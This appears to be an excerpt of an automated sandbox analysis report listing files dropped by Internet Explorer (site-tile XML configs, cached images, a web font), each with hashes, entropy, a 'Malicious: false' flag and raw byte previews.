File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.123902948185453
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLpnWimI002EtM3MHdNMNxvLpnWimI00OYGmZEtMb:2d6NxvlSZHKd6NxvlSZ7Yjb
MD5:	5E42950B4B869C09CDAC0C3C000AA3B4
SHA1:	0578632B06C67C2391A89388A34AF836BBCE98B6
SHA-256:	768B726515D8EE2DEE22E122BAA510D33288C6A875E892ABDD16D74AAC17385D
SHA-512:	5AD714F256EA8805F1DB86C10B7A38934D16C3FF6BB683136DA94A6EB75F31A310F16A9031FE214394C50FF5D0087B7518DCA8BF6A3D932137F23E0AE4C5222C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.120176434752773
Encrypted:	false
SSDEEP:	12:TMHdNMNxipnWimI002EtM3MHdNMNxipnWimI00OYGd5EtMb:2d6NxaSZHKd6NxaSZ7YEjb
MD5:	B5FADA0DA8C76E9E433B1206D1FA15AD
SHA1:	69FD3182102B12F9FEB9DBC61677DE15735DCCCD
SHA-256:	AE3FAB653889F045A9B821FF7E4DBCB7773A10E0D71D945D6AC20A9E4A812100
SHA-512:	168892B956E6EDAB6C81948A5DAA9613B0BACCE52A1230724FD85B36D2999EF2942371C4C5A5BD1C8215299F530D97EA3A563133A010FD54BE1A199A39251D9

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x897ba4cc,0x01d7bb82</date><acc date>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba 4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.1311557997155335
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwpnWimI002EtM3MHdNMNxhGwpnWimI00OYG8K075EtMb:2d6NxQwSZHKd6NxQwSZ7YrKajb
MD5:	868C789BE1A1A3E154E95F4BCE85CA7A
SHA1:	B7DE20689E0ADA07F1D5F957ABF0F074EC9D79CD
SHA-256:	3691E0FD284A8BC00411A5DF7D2488CEAAB326ADA33034A55100CEB4429784B0
SHA-512:	CB69EA553FE1109B38E2B7F6162F9354DD50D27DF2DD7108222EDD5AA3B096F96782AA6E63AF247CC42BC4E83B3A7CBFAF44943A18DAA018D42167F33AC529 4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x897ba4cc,0x01d7bb82</date>< accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0 x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.108377544021866
Encrypted:	false
SSDEEP:	12:TMHdNMNx0npnWimI002EtM3MHdNMNx0npnWimI00OYGxEtMb:2d6Nx0pSZHKd6Nx0pSZ7Ygb
MD5:	0FF2A37323AF09A1034630D772D9C403
SHA1:	408027CDB1A034C54B40517F889F58FC18F38A81
SHA-256:	4704B2CBFFB85A151CE6E25231B77AD9E30C042778CD3195735FAA8BC1C2981C
SHA-512:	ECBCC8AA7260C6EA380106DCDAF92F4A5AB0E31FA156DF1F0E3BFF31AC80D9CC2D5FEEBE4313DDA281D6D641FBED66A3CB02FFA35B178F28EBFF3D1DB725 DC8A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x897ba4cc,0x01d7bb82</date><a ccdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x8 97ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin202591677780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.144201726947702
Encrypted:	false
SSDEEP:	12:TMHdNMNxxpnWimI002EtM3MHdNMNxxpnWimI00OYG6Kq5EtMb:2d6NxTSZHKd6NxTSZ7Yhb
MD5:	A0093698E3937071B6C8A27EE3598E48
SHA1:	E1DD8FBE3FB26C3E1423665911564E0D8F6AA584
SHA-256:	B152DA444C63F9E3D754C078E441B521B9E02119E69B6BAA0D28483AC3DFC511
SHA-512:	1C8D3DEAC641A90EEC80CC7528181B88B8A0DADFBC07EC823404FEA4A7FBACD45A09D7C550A8BCDF95A5D48791B2956DEBA9119E398777A0FAB9C2120A67E 262
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x897ba4cc,0x01d7bb82</date>< accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0 x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.1155680282619995
Encrypted:	false
SSDEEP:	12:TMHdNMNxcpnWimI002EtM3MHdNMNxcpnWimI00OYGVEtMb:2d6NxkSZHKd6NxkSZ7Ykb
MD5:	C9E4235599EA791D2D634063CF4E818A
SHA1:	968C1A9732671495E73B2206046178731238F5F1
SHA-256:	D7C012AAE80946F67BB6CB5130F4E1EB47EB8643CAC49B6497968B734388CDA7
SHA-512:	86A5A38384B1693C9A4D9BB0CFCC92C360744F60DF92F4918D611923485A287E065E24AAB44848742FF2466A689CE135BAF76993222697BF94515F5349CB1EEB
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.10542056022373
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnpnWimI002EtM3MHdNMNxfnpnWimI00OYGe5EtMb:2d6NxRSZHKd6NxRSZ7YLjb
MD5:	17360312F39389C265F518F310332B7B
SHA1:	3CF609DEB14F1C49844C722456E8D664D551E613
SHA-256:	FFB248EF2421B8BC29AD1C90485AD51788F4A4BE43DB25623A2114989C8D70B0
SHA-512:	41F4C55BD10B08EE0CFA30D2255265316AC4D7FF51612539F8CAE2532A7C7BD1A075E00F00EF632C3AD5C432D99C2E4EC48070A1D34E7CA62D352CBA979E50A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	934
Entropy (8bit):	7.031898481780717
Encrypted:	false
SSDEEP:	24:u6tWaF/6easyD/iCHLSWWqyCoTTdTc+yhaX4b9upGq:u6tWu/6symC+PTCq5TcBUX4bA
MD5:	2358510566AB1A8DFE25675D1A205105
SHA1:	5134B05C6094EF31FB3235B6A4A31C7EE4B2E50D
SHA-256:	3349DD9827C8C835F0EFD9AF45D98FAAD0DCEB24C34DA320F558FB0E258F33C2
SHA-512:	16218B5991F93FFB6DA98D831E0BE460618F49905E82AF4731F3A959BA4D50CE819240D32FE80E5F321779898C6765C8CE5ACFDD90325A2F4755B704CD3D2389
Malicious:	false
Preview:	E.h.t.t.p.s.:././/.s.t.a.t.i.c.-.g.l.o.b.a.l.-.s.-.m.s.n.-.c.o.m...a.k.a.m.a.i.z.e.d...n.e.t./.h.p.-.n.e.u./.s.c./.2.b./.a.5.e.a.2.1...i.c.o.....PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....)....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@IA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`. ... .r.^a....r.^a....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\2a816201-f959-4e73-b937-c8856613c1b1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	73507
Entropy (8bit):	7.978214291440149
Encrypted:	false
SSDEEP:	1536:9Z/pYRblC9KnWq+LLlfqtvD02s1HS6ENeGdeoVi:QnWrctr03HSlemeoVi
MD5:	F1302E918DDAEB604E79EEC3194BD90F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\2a816201-f959-4e73-b937-c8856613c1b1[1].jpg	
SHA1:	FC772F1E9E1023CD9D5AB7086192AA27D11E78F3
SHA-256:	AD4D7FEA6DFA506737B03FC684B785FC6D19B5777C8536E327EA0B0A94B43A32
SHA-512:	518B2B62784E644BD422FB39E97F701F03C7799CF8B44FE3B26246CF7D3590B08D717FBC98B912539DCD2FF8774C26132868F0451C9A018BA1EB4662061094D4
Malicious:	false
Preview:	......JFIF.....C.....C.....!...1AQ.."aq.2.....#BR...3br.$..CDS.....?..C....GO..E.....M...&....:...<...Az.I.....em...4. ...._B/.e..$..iq.._...TM..4".!!x..{..C/.i.Q..wY.h.tG.....bVIz=@.I..kZhO....9%lS.....F.(.S..y.....Y...3..sD....Z5).|..W.\1j.....n.x.4.\ .X.;. E..`.v.._.$...o"Q....%...h...bSD.eW..a{..Ga 5...1.!.M1^.t...../.<o..Q.....ug[..E.1.Jb...M...I..R.....`W..b.....!..TK.E.....)..5rH..h!`.G2....S.I..W...dc,,pb.#..v..OQ*E...W;)"1....\.u.6....].#..^.....U....m..qe..7.|kP.t.F.@...M .j.1.~....Z.+...L.}.....}.V..Z.f.%g..e..}.j.%.B..>.....r.T....K..i...SV.Q.... ..)2.pw...Y..eX0.}.....;9.....r.0....|.U.L.D...&.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	dropped
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3.....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.I.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d...d._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d.A.d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAMqFmF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	553
Entropy (8bit):	7.46876473352088
Encrypted:	false
SSDEEP:	12:6v/7kFXASpDCVwSb5I63cth5gCsKXLS39hWf98i67JK:PFXkV3lBKbSt8MVK
MD5:	DE563FA7F44557BF8AC02F9768813940
SHA1:	FE7DE6F67BFE9AA29185576095B9153346559B43
SHA-256:	B9465D67666C6BAB5261BB57AE4FC52ED6C88E52D923210372A9692A928BDDE2
SHA-512:	B74308C36987A45BC96E80E7C68AB935A3CC51CD3C9B4D0A8A784342B268715A937445DEB3AEF4CA5723FBC215B1CAD4E7BC7294EECEC04A2F1786EDE73E1 A7
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....RQ.....%AD.Vn$R...]n\.....Z..f.....\.A.~.f \H2(2.J.uT.i.u.....0P..s..}.....P.....l...*..P.....~...tb...f,.K.;.X.V...^..x<.b ...Ir8...bt.]..<.h.d2I.T2...sz...@.p8.x<..pH...g:...DX.Vt:.....eR..$...E.d2I..d..b.R.0...]. .j...v..A....j.....H...=....@.'Z^....E|>..tZv".^...#I.[yk(.B<j..#.H..dp.\..m....."#...b.I6.7.-.Q...I6.<.# .H.....|.....>/^.....eL.....9.z.....lwy....*.g..h?...<...zG...c\d.....q.3o9.Y.3.|..Jg...%.t.?>....+..6.0.m.....X.q.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAORHel[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	27207
Entropy (8bit):	7.9178627928197285
Encrypted:	false
SSDEEP:	768:IvHjiQiAA21CGfetk/9PCqxmu1Z3b/2xv:IvHjiQFAGgk/JCo1Vb/I
MD5:	3FAA076543B625F929C4A75853EAC2C2
SHA1:	01263E4F74BD448F71C5067CD514135DAE0D095B
SHA-256:	62EA7124C77295DDF12A93076156BA3BFDE74AF3B8D7B5C30CEC64E8A65A958E
SHA-512:	A0ECB85DBBBB05A53324C6343CC5D89BF7494109DBCCAA1DED0C6CE8FE0F3BE2C2171967DC5C8B386B5AA0FC30D94DF2138248BCA1560658E4A8D239707B BBF
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAORHel[1].jpg	
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..n...".5.,3S!...8./..i2....)..|.Y=)\V).c.J....Y.<SR$.$..Z\...j.^.|0.....Th4JX...85I..iO.A.....J.R$0....7q....2L..X.Z.Dhi....[..N...Ah.\.z.2...(`W..w....2...4...O..X."X...[....qE.]..oj6.m#.....:.E0..... ...@..G.^.G,...JM.. ..k..{T..G::.OJ7...V..O.Ds!U.:.[1.Km0e..Z\.....AM.....Zi..NE..~...b..8.....C.n8.....d..Lc4X..4X.84 ...).....E...Gj...I...4.....v.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAOZtDm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	13943
Entropy (8bit):	7.955049347890374
Encrypted:	false
SSDEEP:	384:bKDYtKwUqdtoRlXDXTE9+2LgNSO8jCsZNk2j8l8LAI2vnwym:bKDVVUm/DXTEc2cAZuGAI2Pm
MD5:	FC7AC7DA0BB93A433BDD4D11FD899827
SHA1:	D76650D8A1983D0D93663C432B7FEBF4F1A6CB00
SHA-256:	FAE06E0D2A9822FF6E92F0522A60282A3AC9AEA65E61D7998E5AEEB540912B3C
SHA-512:	138819A5A76E6B48366B7A83F9790E6E2FD5EE5648B1262D8A864CC08B17E150D818D820F955A54515FEB67E74656C9F8165B620A25B869F85D3769FAE11BEC4
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...8....c'Q....g8..o.+H...R.gdq....a..H..A...9."..4`...J.1..oc.{$..A0...;..#..9KK.....VO*...Cg5.)y.k.mxgW.H...2.me..<{.....!sA.....u....hP..I..=..q.]2jZ-..s.F.<.,.8.1.db..[.L.c.u.....N.O*..a....s.]9JWL.FM.O....N...U..._..a.c..D.(o.-K..F..[j.X.$...9#:.....XURv5*.B...(.....(.....(.....0..s/.g.28.~.....Ml{.RM.7[mD..7.D....w#..^..;OB#KMLc.o....e....Q+5..m;2M5.....X.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAP7w5W[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2344
Entropy (8bit):	7.807282975351981
Encrypted:	false
SSDEEP:	48:QfAuETArjHrsFocAVoSrvaNiUOBBs8vd4CDZv5eG/:Qf7EQLYFo7Vo0y8vdVDpwG/
MD5:	BA7AFFA4339DC1A2E71502DB4200337F
SHA1:	81393AD3B73C33D6E039A66CCED2A6B074B4961C
SHA-256:	2182B2505753473CE4BD737ABAA36C62B8546C5265564486B2486CF19A7EE926
SHA-512:	188B0043BE85C3FA5846AAA965C3620E3B7A6818A412E7254E1D98DF4DD75D56F4ED5E6E8555FC5167143F1899866DC02045455219522198C6354B3B9FC1E04F
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....TZ'.I^*M%.+...)..F*KH....e.....Z....&...{..FB....h.cR..H.w...h^h.....4-.o.u.....AS..>.....;[M>6..b....^..*=....)..x.....R...8V..n.pi.K.d`(.b...C..8...'.....I[A.....hw0.c.SY.....{k.B$...YW...J...I..a.3L.c.S.b."c.0{)..w....R...1...@..o..3...!?"..].....c.W].-W....Mr.....=.\.$....a...).c.r..CD. ...._&...u.p.:x.V`.X.....U.5.....>U...z..Wr.....ee...2.....Mm[.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAP7yvI[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	26467
Entropy (8bit):	7.857569532421057
Encrypted:	false
SSDEEP:	768:IV9FX3AjygLp1TOqdy2HPctJVbONkL94Av+jBEPpR:ILFnAjyAy2vcj1ykL9kjKr
MD5:	AF2F5B39F15C0FC123C2315A47FD78C4
SHA1:	FB5BE1738F39B695524268504EAD00E16EFC3DAA
SHA-256:	B1CF65A2DD9C2F1FCE198BE3638E4ADCF2C99E19294147051 78A81CFC051E95C
SHA-512:	6DDA29326564B7EC40AB1A09A5E8B9038E1B5715B5F6E4129106E8C2E43AF05932BC5D14E3154A6AFB68EF12848DA4B8C282D1880C5503207796D8DFE331EC9
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...5.....(.h.1H.....b...(.....b...(.1@.(.....R.(.....m...@0.b...J.LP.M.!.....@.@.@.L.4.R...hL..*..(.....]..U.#`V-..+..!..v....6....._..?.{..*w..Y.....vQC.Z!..f.v..../.G1..B.l.0.J.>R.....".JF.%.rP..W.....p.%..y.I..@~F.....'.....e.J...P.@.0....(...P1).P.P.R...HV....J.C@.f*K.....(.h.. .`..\P.S.. .P.....P.@..%.....b.....\R..@.5..LB..J.C@.4..P.@.4.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAP9YY7[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	13581
Entropy (8bit):	7.9217517699862805
Encrypted:	false
SSDEEP:	192:Q2bh2bySX5strmEZ/N/ERHU420FkrskF8AdZVwoTYVu62PwfYc+IN6QnKHsSL:N7SX5g/NMRHUYFQHFNdPTTx628NQMSL
MD5:	7DAF439C95F2A5C34B87B233C757DC50
SHA1:	2042060DAA2AE593E732450C0098D494DB6C46B6
SHA-256:	8CB5061FCA9A20D9D5FBF53132DD81C568FC38396CC3174EBB0FBC10D035509E
SHA-512:	F795A191E0585BD8EFF30D8343F23ACF1DE7319931FEDBFEF1AE217E368899419988026A59201C2FF401421DB04CD222E2EED7E0B67605B2431D48A8FEC697FA
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...d.....H.EZ..d.....kB.WL"f.#?..bf.|.j.3..2..X.e".W..P....J.QT!...Z"..Z"X...I$.....!.....-+..V.I.Ey.....q...Z.Q.yU$t.&.k.X\..@.R:,.%U.4..S....5.....2..4.....6.3@...)..4.....x.W...0..(a.`....hL...5."Kf./.t..nD..V...."5.Z....j.D.k.F.mdPT..4&.B.*....=kTK$Z..<V..L...sO.|..k.....t..".W.ZZ..F.{Qk....(.A..*](.TK$[.=.g....J..!q@.$.C.Tg.@!....E...).....b.(..8k.I..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAP9r3b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	7267
Entropy (8bit):	7.888000594833816
Encrypted:	false
SSDEEP:	192:QnJ04vbgqt2wWeIALvaV4xFSU8lJhgNYO6:0S4v8U2ty/0U8lzgu
MD5:	6C3F130D307D03AC7BD6FC5DA54C77A8
SHA1:	697764642BEAA859B54276D655726F7A05DC4F21
SHA-256:	783802C8ECCF014A9AEEB4263F91AF9A9E45B4C04710F701B4949AEF817BD556
SHA-512:	4EDD681FC3CB2ECCE4EF22B0D03AC99E32D455048BF8C37C8FC227209BFE175134886163B063DAF58093CD86EB4E27599BC3191035DABF225B6C69CD8A734A2
Malicious:	false
